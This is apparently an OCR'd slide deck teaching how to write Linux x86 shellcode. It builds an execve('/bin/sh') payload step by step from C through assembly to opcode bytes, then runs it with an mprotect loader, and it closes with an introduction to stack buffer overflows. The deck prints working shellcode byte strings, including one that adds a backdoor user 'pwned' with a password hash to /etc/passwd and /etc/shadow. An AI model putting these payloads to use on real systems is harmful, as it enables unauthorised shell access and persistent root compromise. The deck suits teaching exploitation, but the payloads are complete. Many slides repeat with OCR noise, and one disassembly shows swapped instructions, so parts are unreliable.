
Test

```
aryliin@testlinux:~/shellcode$ gcc -o test2 test2.c –m32
aryliin@testlinux:~/shellcode$ ./test2
aryliin@testlinux:~/shellcode$
```

Run a Shell

A more usefull exemple

Run a shell



C

Asm


Opcodes

Exemple

Shell exec

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

Run a shell



C

Asm

Opcodes

Exemple

Don’t need to redo some code

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```asm
.section .text
.globl _start
_start:



…


push $0x01
pop %eax
xor %ebx, %ebx
int $0x80
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:


??


push $0x01
pop %eax
xor %ebx, %ebx
int $0x80
```

An array in assembly ?

Data placed contiguously in memory

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```asm
.section .text
.globl _start
_start:


??


push $0x01
pop %eax
xor %ebx, %ebx
int $0x80
```

How to know the address ?

because there is data segment in a shellcode...

Small strings in registers

4 chars in 32bits, 8 in 64bits

Else

Trick...

Trick to store datas
and know their address

Store the strings somewhere


JMP just before

CALL just after the jump

↓

Top of the stack contains string adress

@return of call



Trick to store datas

and know their address

Store the strings somewhere

JMP just before

CALL just after the jump

↓

Top of the stack contains string adress

@return of call

```
jmp binshstring

code:
    pop %ebx
    ; next code

binshstring :

    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx ; ebx containts @ of binsh
…
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```asm
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
??
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx; ; edx contains null
..
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```asm
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
??
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    « put edx on the stack »
    « put ebx on the stack so the values are contiguous»
    retreive the current stack address
…
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
…
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
??
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Syscall number

```
9     i386  link               sys_link
10    i386  unlink             sys_unlink
11    i386  execve             sys_execve          compat_sys_execve
12    i386  chdir              sys_chdir
13    i386  time               sys_time32
14    i386  mknod sys_mknod
15    i386  chmod              sys_chmod
16    i386  lchown             sys_lchown16
17    i386  break
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    « put 11 (0xb) in eax »
    « put name[0] in ebx »
    « put @ of name in ecx »
    « put 0 in edx »
    « launch the interruption »
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    « put 11 (0xb) in eax »
    « put name[0] in ebx » => Already done
    « put @ of name in ecx » => Already done
    « put 0 in edx » => Already done
    « launch the interruption »
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    « put 11 (0xb) in eax »
    « launch the interruption »
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```


Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
.section .text
.globl _start
_start:
    jmp binshstring

code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

Run a shell



C

Asm

Opcodes

Exemple

Shell exec

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
$objdump -d shellcode.o
…
   0:   eb 15                   jmp    17 <binshstring>
…
   2:   5b                      pop    %ebx
   3:   31 d2                   xor    %edx,%edx
   5:   52                      push   %ebx
   6:   53                      push   %edx
   7:   89 e1                   mov    %esp,%ecx
   9:   b8 0b 00 00 00          mov    $0xb,%eax
   e:   cd 80                   int    $0x80
  10:   6a 01                   push   $0x1
  12:   58                      pop    %eax
  13:   31 db                   xor    %ebx,%ebx
  15:   cd 80                   int    $0x80
…
17:   e8 e6 ff ff ff          call   2 <code>
  1c:   2f                      das
  1d:   62 69 6e                bound  %ebp,0x6e(%ecx)
  20:   2f                      das
  21:   73 68                   jae    8b <binshstring+0x74>
```

Exemple

Shell exec

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    mov $0x0b, %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
$objdump -d shellcode.o
…
   0:   eb 15                   jmp    17 <binshstring>
…
   2:   5b                      pop    %ebx
   3:   31 d2                   xor    %edx,%edx
   5:   52                      push   %edx
   6:   53                      push   %ebx
   7:   89 e1                   mov    %esp,%ecx
   9:   b8 0b 00 00 00          mov    $0xb,%eax
   e:   cd 80                   int    $0x80
  10:   6a 01                   push   $0x1
  12:   58                      pop    %eax
  13:   31 db                   xor    %ebx,%ebx
  15:   cd 80                   int    $0x80
…
17:   e8 e6 ff ff ff          call   2 <code>
  1c:   2f                      das
  1d:   62 69 6e                bound  %ebp,0x6e(%ecx)
  20:   2f                      das
  21:   73 68                   jae    8b <binshstring+0x74>
```

Exemple

Shell exec

```
.section .text
.globl _start
_start:
    jmp binshstring
code:
    pop %ebx
    xor %edx, %edx
    push %edx
    push %ebx
    mov %esp, %ecx
    push $0xb
    pop %eax
    int $0x80
    push $0x01
    pop %eax
    xor %ebx, %ebx
    int $0x80
binshstring :
    call code
    .string "/bin/sh"
```

```
$objdump -d shellcode.o
…
   0:   eb 13                   jmp    15 <binshstring>
…
   2:   5b                      pop    %ebx
   3:   31 d2                   xor    %edx,%edx
   5:   52                      push   %edx
   6:   53                      push   %ebx
   7:   89 e1                   mov    %esp,%ecx
   9:   6a 0b                   push   $0xb
   b:   58                      pop    %eax
   c:   cd 80                   int    $0x80
   e:   6a 01                   push   $0x1
  10:   58                      pop    %eax
  11:   31 db                   xor    %ebx,%ebx
  13:   cd 80                   int    $0x80
…
  15:   e8 e8 ff ff ff          call   2 <code>
  1a:   2f                      das
  1b:   62 69 6e                bound  %ebp,0x6e(%ecx)
  1e:   2f                      das
  1f:   73 68                   jae    89 <binshstring+0x74>
```

Exemple

Shell exec

```
\xeb\x13\x5b\x31\xd2\x52\x53\x89\xe1\x6a\x0b\x58\xcd
\x80\x6a\x01\x58\x31\xdb\xcd\x80\xe8\xe8\xff\xff\xff
\x2f\x62\x69\x6e\x2f\x73\x68
```

Testing

Shell exec

```
#include <sys/mman.h>

#include<stdio.h>
#include<string.h>

unsigned char code[] =
"\xeb\x13\x5b\x31\xd2\x52\x53\x89\xe1\x6a\x0b\x58\xcd\x80\x6a\x01\x58\x31\xdb\xcd\x80\xe8\xe8\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main(int argc, char **argv) {

        int res = mprotect(code - ((unsigned long) code % 4096), 4096, PROT_READ | PROT_WRITE | PROT_EXEC) ;

        int (*ret)() = (int(*)())code;

        ret();

}
```

Test

```
aryliin@testlinux:~/shellcode$ gcc -o test2 test2.c -m32
aryliin@testlinux:~/shellcode$ ./test2
$
```

What more can be said

If you want more complex shellcodes

Independance from external libraries

Independant from what is installed

Is /usr/lib64/ld-linux-x86-64.so.2 here ?

find corresponding syscall

Printf → write

Everything is possible

Print « Hello World »

```
\xeb\x16\x5e\x6a\x09\x58\x40\x88\x46\x0b\x6a\x01\x5b\x89\xf1\x6a\x0c\x5a\x6a\x04\x58\xcd\x80\xc3\xe8\xe5
\xff\xff\xff\x48\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64\x58
```

Add a new user

```
\xeb\x24\x5f\x80\x77\x07\x41\x80\x77\x0a\x41\x48\x31\xd2\x48\x8d\x3f\x4c\x8d\x4f\x08\x4c\x8d\x57\x0b\x52
\x41\x52\x41\x51\x57\x48\x89\xe6\x04\x3b\x0f\x05\xe8\xd7\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x41\x2d
\x63\x41\x65\x63\x68\x6f\x20\x70\x77\x6e\x65\x64\x3a\x78\x3a\x31\x30\x30\x31\x3a\x31\x30\x30\x32\x3a\x70
\x77\x6e\x65\x64\x2c\x2c\x2c\x3a\x2f\x68\x6f\x6d\x65\x2f\x70\x77\x6e\x65\x64\x3a\x2f\x62\x69\x6e\x2f\x62
\x61\x73\x68\x20\x3e\x3e\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x20\x3b\x20\x65\x63\x68\x6f\x20
\x70\x77\x6e\x65\x64\x3a\x5c\x24\x36\x5c\x24\x75\x69\x48\x37\x78\x2e\x76\x68\x69\x76\x44\x37\x4c\x4c\x58
\x59\x5c\x24\x37\x73\x4b\x31\x4c\x31\x4b\x57\x2e\x43\x68\x71\x57\x51\x5a\x6f\x77\x33\x65\x73\x76\x70\x62
\x57\x56\x58\x79\x52\x36\x4c\x41\x34\x33\x31\x74\x4f\x4c\x68\x4d\x6f\x52\x4b\x6a\x50\x65\x72\x6b\x47\x62
\x78\x52\x51\x78\x64\x49\x4a\x4f\x32\x49\x61\x6d\x6f\x79\x6c\x37\x79\x61\x56\x4b\x55\x56\x6c\x51\x38\x44
\x4d\x6b\x33\x67\x63\x48\x4c\x4f\x4f\x66\x2f\x3a\x31\x36\x32\x36\x31\x3a\x30\x3a\x39\x39\x39\x39\x39\x3a
\x37\x3a\x3a\x3a\x20\x3e\x3e\x20\x2f\x65\x74\x63\x2f\x73\x68\x61\x64\x6f\x77
```

Adaptable

Charset restrictions

UTF-8, alphanum

OS independant

multiarchi

Pattern matching IDs

Polymorphic


For the lazy

Databases

https://shell-storm.org/shellcode/

Works well on x86

Shellstorm 841 or 606



Stack based overflow

phrack 49 - file 0x0e

What is a stack based overflow

Overwrite return address in the stack

And modify execution flow

It looks old

Computer Security Planning Study(1972)

First mention

Morris Worm (1988)

First attested use

Smashing the Stack for Fun and Profit (1996)

First documentation

But it’s still up to date

Local root in sudo

CVE-2019-18634

Local privileges escalation Linux kernel

CVE-2022-4378

Dos or code execution in glibc

CVE-2022-23218/23219

Local root in glibc

CVE-2023-4911

How it works

A Function call


Once upon a time

A function which does nothing

```
void function(int a, int b, int c)
{
    char buffer1[5];
    char buffer2[10];
}
void main() {
    function(1,2,3);
}
```

A function

